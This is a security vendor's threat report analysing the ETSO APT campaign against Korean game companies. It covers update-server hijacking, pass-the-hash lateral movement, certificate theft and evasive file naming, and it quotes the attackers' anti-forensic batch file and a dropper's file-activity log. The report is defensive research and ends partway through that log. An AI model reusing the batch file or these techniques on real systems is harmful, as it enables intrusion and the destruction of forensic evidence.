Threat Report

ETSO APT Attacks Analysis

December 20, 2013

AhnLab

Content


Introduction

The ETSO APT Attack Analysis is based on analysis conducted by A-FIRST, the AhnLab digital forensic team. This report provides a detailed nature of Advanced Persistent Threats which were led by “ETSO Hacking Group” (referred to as ETSO, ETSO Attack or ETSO Hacking Group hereinafter) since 2010. Based on incidents at 12 companies, this report shows how the ETSO APT attacks progressed, which methods were used at each stage of the attacks and the results of the ETSO malware analysis.

AhnLab named the malicious code, which has targeted a specific industry, as “ETSO” since March 3, 2011. The statistics in this report are extracted from AhnLab Smart Defense, a cloud-based malware analysis system, known as ASD.

APT attacks by ETSO Attack Group began with the distribution of malware on July 18, 2011. Until now, ETSO Attack Group has fiercely attacked multiple companies for various purposes such as stealing business know-how of online game companies as well as for certificates and cyber money. ETSO Attack Group commits attacks entirely for reasons of financial profit.

In the APT attacks against the companies in Korea, the ETSO Attack Group used encrypted communication between the master which generated the malware, monitored the system and managed the C2 agent, and the agent which accessed the C2 server. The ETSO Attack Group penetrated the targeted network via the C2 agent and remained dormant for a long period of time without any abnormal behavior that would trigger a network error or website compromise, thus making it difficult to detect the attacks.


无间道-远控系统3.0-穿越代理服务器版本（2011-12-09）

反弹服务端口: 12345

上线密码: 1234

日志显示数量: 1000

☑ 记录正常日志 ☑ 记录警告日志 ☑ 记录错误日志


2013-8-12 13:53:30 计算机: 0 日志: 2 诊断: 0

Figure 1. Malware Toolkit of ETSO Group

AhnLab analyzed two malware toolkits of ETSO and confirmed they were the same or very similar to the malware “Winnti,” named by Kaspersky Labs and the malware toolkit “TrendMicro Plug” named by TrendMicro.

Considering that the ETSO Attack Group used the email accounts of the security division of the target company to distribute more malicious emails through the employee accounts and reacted in real-time to security responses and the business schedule of the target, it is assumed that there were Korean natives or multilingual persons among the attack group.

As the ETSO APT attacks have progressed, the malicious codes used in the attacks have consistently improved and become more sophisticated since 2011. The attacker has been very unpredictable or rather, creative, and has not left any traces. This has made digital forensics as the only method applicable for extracting the appropriate data in unallocated areas in order to analyze and respond to the ETSO APT attacks.



· 2011-01-23 05:01:36 6to4k.dll is made using game company A's certification.

· 2011-01-23 05:03:29 a.exe is made using company A's certification which includes 6to4k.dll.

· 2011-01-25 11:40:02 http://X.207.113.X/html/jj/XXXX/up.exe(a.exe) file is spread.

· 2011-07-17 22:16:42 XXXXon.dll are made using the certification of game company A.

· 2011-07-18 09:43:35 The alad2.exe which was spread by a vulnerability in the advertisement module in a product infects company B and other multiple companies.

· 2011-07-26 B company announces personal information leakage.

· 2011-12-05 22:04:14 APT attack made on multiple companies with http://X.187.42.X/XX_player_update.exe

· 2012-03-21 APT attack on the D game company with the malicious code of game company C's certification

· 2012-06-11 Attack on the Korean security company using APT email(s)

· 2012-11-12 Malicious codes spread by manipulating the program update service of a Korean document company

· 2012-07~08 Attack on the game money and infrastructure of Company E game service

· 2013-01~02 Attack on the game money and infrastructure of Company F game service

· 2013-06~07 Attack on the game money and infrastructure of Company G game service

Figure 2. ETSO Advanced Attack Timeline

Statistics of APTs by ETSO

The C&Cs (Command & Control) attacked by ETSO were mainly located in South Korea, Hong Kong, China and the US, reaching a peak of 64.30% of all attack locations. The C&C servers which were used to attack Korean game companies came primarily through IPs from South Korea and Taiwan.

Normally, there are specific game servers for specific countries. When the entire IPs were blocked from a certain country, the attacker would use another country's IPs and continue on with the attack.




Figure 3. ETSO Attack Group and C&C Server Information

ETSO Attack Group C&C			
Country	**Country Name**	**Counts**	**Ratio**
Unknown	Unknown	14	25.0%
KR	Korea, Republic of	14	25.0%
HK	Hong Kong	10	17.9%
CN	China	6	10.7%
US	United States	6	10.7%
TW	Taiwan	3	5.4%
JP	Japan	1	1.8%
MY	Malaysia	1	1.8%
TR	Turkey	1	1.8%

Table 1. Locations of C&C servers of the ETSO Attack Group

South Korea was the primary victim of the ETSO APT attacks with an infection rate of 85.6 percent. The nature of the attack was geared towards the internet game industry, of which South Korea has the most clients.




Figure 4. IPs of Countries Impacted by the ETSO Malicious Code

ETSO impacted PCs by country			
Country	Country Name	Counts	Ratio
KR	Korea, Republic of	752	85.6%
Unknown	Unknown	69	7.8%
CN	China	17	1.9%
US	United States	15	1.7%
JP	Japan	11	1.3%
ID	Indonesia	3	0.3%
CA	Canada	2	0.2%
DE	Germany	2	0.2%
GB	United Kingdom	2	0.2%
HK	Hong Kong	2	0.2%
AU	Australia	1	0.1%

MP	Northern Mariana Islands	1	0.1%
PL	Poland	1	0.1%
VN	Vietnam	1	0.1%

Table 2. Ratio of ETSO impacted IPs by country

Based on the analysis of malicious codes creator known as the master and the ETSO APT malicious codes, and using the first distributer of the malicious files IPs as the standard, it has been incontrovertibly determined that the majority of the IPs came from China.




Figure 5. The IPs of Countries which Created the ETSO Malicious Codes

ETSO Attack Group C&C			
Country	Country Name	Counts	Ratio
CN	China	87	81.3%
Unknown	Unknown	5	4.7%
TW	Taiwan	5	4.7%
US	United States	4	3.7%
JP	Japan	3	2.8%
CA	Canada	1	0.9%
KH	Cambodia	1	0.9%

KR	Korea, Republic of	1	0.9%

Table 3. IPs by Countries that Generated ETSO Malicious Codes

ETSO APT Activities

1. Characteristics of the ETSO APT Attack

1.1. Penetrating the internal network using an external update server

In order to penetrate a company's internal network, the ETSO Attack Group used an external update server. First, the group seized the update server of application program, which is most frequently used since these types of programs are not highly managed and easy to attack. The attacker then changed the update setting file to be downloaded on to the user's system. Finally, the module of the application program in the user's system reads the modified setting file and downloads to execute the malicious codes from the server which was built by the attacker.

Since this type of attack is hard to detect, the attack was much more likely to succeed bringing about a catastrophic result with a single attack since many users use the application update server. Moreover, the attacker who seizes the update server targets a specific IP bandwidth of the company rather than randomly distributing malicious codes. The reason why the attacker opts for the former is because random distribution that scatters malicious codes are more likely to be discovered and may be more easily detected by security products.



Normal Server (ko-kr.updat[redacted].[redacted]ools.com)
XML
Normal Server (al[redacted].[redacted]ools.co.kr)
ALAD.DLL
1
2
3
Compromised Server (inex[redacted].[redacted]forum.org)
ALZip
ALAD.DLL
ALAD.DLL
Alad2.dll
Alad2.exe
Nateon.dll
AhnLab

Figure 6. Malicious Codes Distributing Process Using the Update Server

1.2. Using Pass the Pass, Pass the Hash technique to move within the network

Once the malicious code penetrates the internal network, it will acquire various kinds of information using the user account. The attacker obtains the ID, password, NTLM hash value from the registry and memory area and moves on laterally to another system. The attack process is as follows:

Using the user account information, the attacker creates an agreement with the network sharing system of the target system and the malicious code is then copied. The work schedule is registered and the copied malicious code is activated. This type of attack is called the Pass the Pass, Pass the Hash attack method. The ETSO Attack Group used tools such as gsecdump, which was already disclosed before, WCE (Windows Credentials Editor), and mimikatz; or, alternatively, they may have used DLL (wceaux.dll, sekurlsa.dll), which were inserted in the malicious code to attack the system.

Such attacks are possible because most systems within the company often use the same local administrator ID and Password for the sake of convenience. Or within the Active Directory, it tends to use the same domain administrator account to access multiple systems, leaving the domain admin ID, password and hash value in the memory.



Attacker have ID/PW or NTLM Hash of Domain Administrator
NetworkShare Point
Copy Backdoor
Run Backdoor
Compromised System
Normal System
sc, at, wmic, reg, psexec, winrs
AhnLab

Figure 7. Moving within the Internal Network


1.3. Attack Continues Exploiting Certificates

The ETSO Attack Group signed the malicious codes using the certificate they obtained. The reason for stealing certificates lies in the fact that files that are not signed by a legitimate certificate will be detected by security products. Therefore, besides attacking the updates for cyber money and personal information, the stealth quality of certificates was also one of the attack goals of the ETSO Group. This indicates the characteristic of the attack, which shows that the multiple attacks were made by a single group.

1.4. Using Anti-Forensic Tactics

In order to hide oneself, the attacker used more than one anti-forensic tactic. The ETSO Attack Group copied the batch file when copying the malicious codes via network sharing, and it was this batch file that proceeded with anti-forensic techniques. The batch file used the malicious code and cl option from the work schedule file (.job), and the wevtutil option to delete the event logs (Security, System and Application).

These types of anti-forensic tactics make forensic analysis difficult, hindering the effort to find the entrance of attack through back-tracing.



```
c:₩windows₩temp₩nwapi32.log inst c:₩windows₩temp₩debug8.tmp        >>c:₩windows₩temp₩udy64.tmp
c:₩windows₩temp₩nwapi32.log load c:₩windows₩temp₩debug8.tmp          >>c:₩windows₩temp₩udy64.tmp
c:₩windows₩temp₩nwapi32.log wipe c:₩windows₩temp₩debug8.tmp            >>c:₩windows₩temp₩udy64.tmp
copy c:₩windows₩system32₩net1.exe c:₩windows₩temp₩nwapi32.log /y         >>c:₩windows₩temp₩udy64.tmp
copy c:₩windows₩system32₩ipconfig.exe c:₩windows₩temp₩nwapi32.log /y       >>c:₩windows₩temp₩udy64.tmp
copy c:₩windows₩system32₩whoami.exe c:₩windows₩temp₩nwapi32.log /y           >>c:₩windows₩temp₩udy64.tmp
del c:₩windows₩temp₩nwapi32.log
del c:₩windows₩tasks₩*.job
copy c:₩windows₩system32₩whoami.exe %0 /y
```

Figure 8. Batch File Proceeding with Anti-Forensic Tactic

1.5. Attack Continues Even When Discovered

The ETSO Attack Group attacks for monetary reasons. For example, the Group attacks cyber money updates and personal information. Even if the attack is detected by security products, the attack continues on with the purpose of interfering with the service and ultimately destroying the system. Once the DB is accessed by the attack, the malicious codes continue to be distributed, creating an overflow to keep a connection with the C&C server, even when the system admin or analyzer finds the malicious codes and deletes them. Thus, it is very difficult to block the attack if all of the attacks are not analyzed well and dealt with all at once.

1.6. Attack Techniques Improve with the Passage of Time

Table 4 shows the footprints of the attacker and a summary of the response. The ETSO Attack Group is seen here to have improved its attack technique in various ways as time passes.

Attack Methods	2011.01-03	2011.04-06	2011.07-09	2011.09-12	2012.01-03	2012.04-06	201207-09	2012.09-12	2013.01-03
Malicious code deletes itself after execution	O		O	O	O	O	O	O	O
Spreads malicious code on certain IP range	O			O		O		O	
Uses a certification that was disclosed during the attack	O		O		O	O		O	O
Theft certification was used for attacks Certification Theft			O	O		O		O	O
Cross attacks using the disclosed certification			O			O	O	O	O
Customer service information breached			O		O				
Exploits target company's product update module			O	O					
Spreads malicious codes on random targets			O						
Acquire ID/PW with key logging			O	O		O	O	O	O
Changes naming rule			O		O	O		O	O
Pass the Hash Attack					O	O	O	O	O
Commands using the batch file					O	O	O	O	O
Malicious code execution using the work scheduler					O	O	O	O	O
Distributes file by sharing network					O	O	O	O	O
With Mimikatz tool, acquires account ID/PW					O				
Deletes JOB file					O	O	O	O	O
Acquires CMD command using the login screen by sethc.exe exchange					O				
Uses SQLCMD.EXE					O		O		O
Uses APT mail disguised as company email						O	O	O	O
Bootkit (MBR Alteration)						O	O	O	O
Drops malicious code encoded in the trash						O	O	O	O
Updates game money (Stored Procedure change)						O	O		O
Uses altered SQL Open Data Services DLL						O			O
Operates game money DB trigger using email which has certain texts						O			O
Manipulates game money through chat messaging system						O			
Manipulates game money through web shell						O			
Collects NTLM Hash using the Windows Credential Editor							O	O	O
Generate malicious code file to be used in the system shut down event detection and on Reloading							O	O	O
Install back door on the overall system, and stay connected to the network even if detected							O	O	O
Alter the update file of the target company's product								O	
Uses 64bit malicious code								O	O
Updates game money (direct query)									O

Table 4. ETSO APT Technique Changes over Time

In early days, ETOS hacking group used random file names, algorithms, and path for installing malicious files. As time passed, however, they changed the naming scheme to sound similar with normal file names or system rules making malicious codes detection difficult.


Characteristic	Example file names
APT email's attachment names - By adding a number of empty spaces between the extensions on the doc file, it makes it difficult to know that the file is exe.	120201.xls[multiple spaces].exe, ad-plan.pptx[multiple spaces].exe, Buy.hwp [multiple spaces].exe and etc.
Uses a file name that can be easily confused with the product update file name. - Uses a file name related to Adobe, Nvidia and Symantec file names or uses install, update, setup, patch names.	AcroRd32Update.exe, AsusSetup.exe, AtSuper(v.0.12).exe, ChromeSetup.exe, Gom_player_update.exe, GOMPLAYERSETUP.EXE Patch Update.exe, setup.exe, setup_x64.exe, setup_x86.exe, Update.cpl, update.dat, update.exe, hwpupdate.exe and etc.
Uses file names that are loaded by OS priority.	tsvipsrv.dll, winmm.dll, msvidc32.dll, wiarpc.dll, TSMSISrv.dll 등
File names that only ETSO uses.	6to4adv.dll, pciexii.dll, pciexij.dll, TVT.DLL, MWSCDS.dll, qwert8320.bat, default_.pif, wlrpc.dll, ntfs[3 random texcts].mof, ssk.log and etc.
File names that are specific for attacking company.	dc1.exe, Dc2.dat, DK_GMR.exe, dk_winmm.dll, gameon.exe and etc.
Uses name that appears similar with a normal file.	SUCHOST.EXE ,sv1.exe, svc.exe, TSMSISrv.dll, TSVIPSrv.dll, usp.fx, usp10.dll, PROCEXP113.sys and etc.
File names related to the DB.	opends60.dll, sql120.dll, sqlos.dll and etc.

Table 5. Characteristics of ETSO Malicious Files

2. ETSO APT Attack Techniques by Level

2.1. Initial Compromise

This is the first stage where the attacker first tries to enter the company's internal network. Many times, the ETSO Attack Group targets the update server, which is the most frequently used application program in the company. The attacker will seize the server and change the settings so that the malicious codes are downloaded on a specific target system. Another method is to disguise itself as an internal mail, enticing the user to open and execute the file. In this case, the attacker disguises oneself as an employee from a security division, sending out email with a malicious hyper link. It has been found that the attack email is written in Korean, indicating that there are native Korean speakers in the ETSO Attack Group.



보호자 동의서

[redacted]게임(www.[redacted]game.com) 회원 가입과 관련하여 이용자로부터 취득한 아래의 개인정보는 '정보통신망 이용촉진에 관한 법률' 제 31조의 규정에 따라 만 14세 미만의 아동의 개인정보의 이용과 타인에게 제공 및 활용시 본인 및 법정대리인의 동의를 얻어야 합니다.

[법정대리인 동의 양식]

신청인 아이디명 :
주민번호 :
이 름 : 인(서명)

법정대리인 이 름 :
법적관계 :
주민번호 :
연 락 처 :

```
         Process          PID   Operation  Path
12:05:50 ~Hello.tmp       247   CREATE     C:₩Documents and Settings₩All Users₩NVIDIASmart₩boot.ldr
12:05:50 ~Hello.tmp       247   CREATE     C:₩Documents and Settings₩All Users₩NVIDIASmart₩nvSmartMaxapp.exe
12:05:50 ~Hello.tmp       247   CREATE     C:₩Documents and Settings₩All Users₩NVIDIASmart₩nvSmartMax.dll
12:05:50 nvSmartMaxapp.e  20    CREATE     C:₩Documents and Settings₩All Users₩bug.log
12:05:50 nvSmartMaxapp.e  20    DELETE     C:₩DOCUME~1₩vmuser₩LOCALS~1₩Temp₩~Hello.tmp
12:05:50 WINWORD.EXE      195   CREATE     C:₩DOCUME~1₩vmuser₩LOCALS~1₩Temp₩word.doc
12:05:51 WINWORD.EXE      200   MODIFY     C:₩Documents and Settings₩vmuser₩Application Data₩Microsoft₩Documen
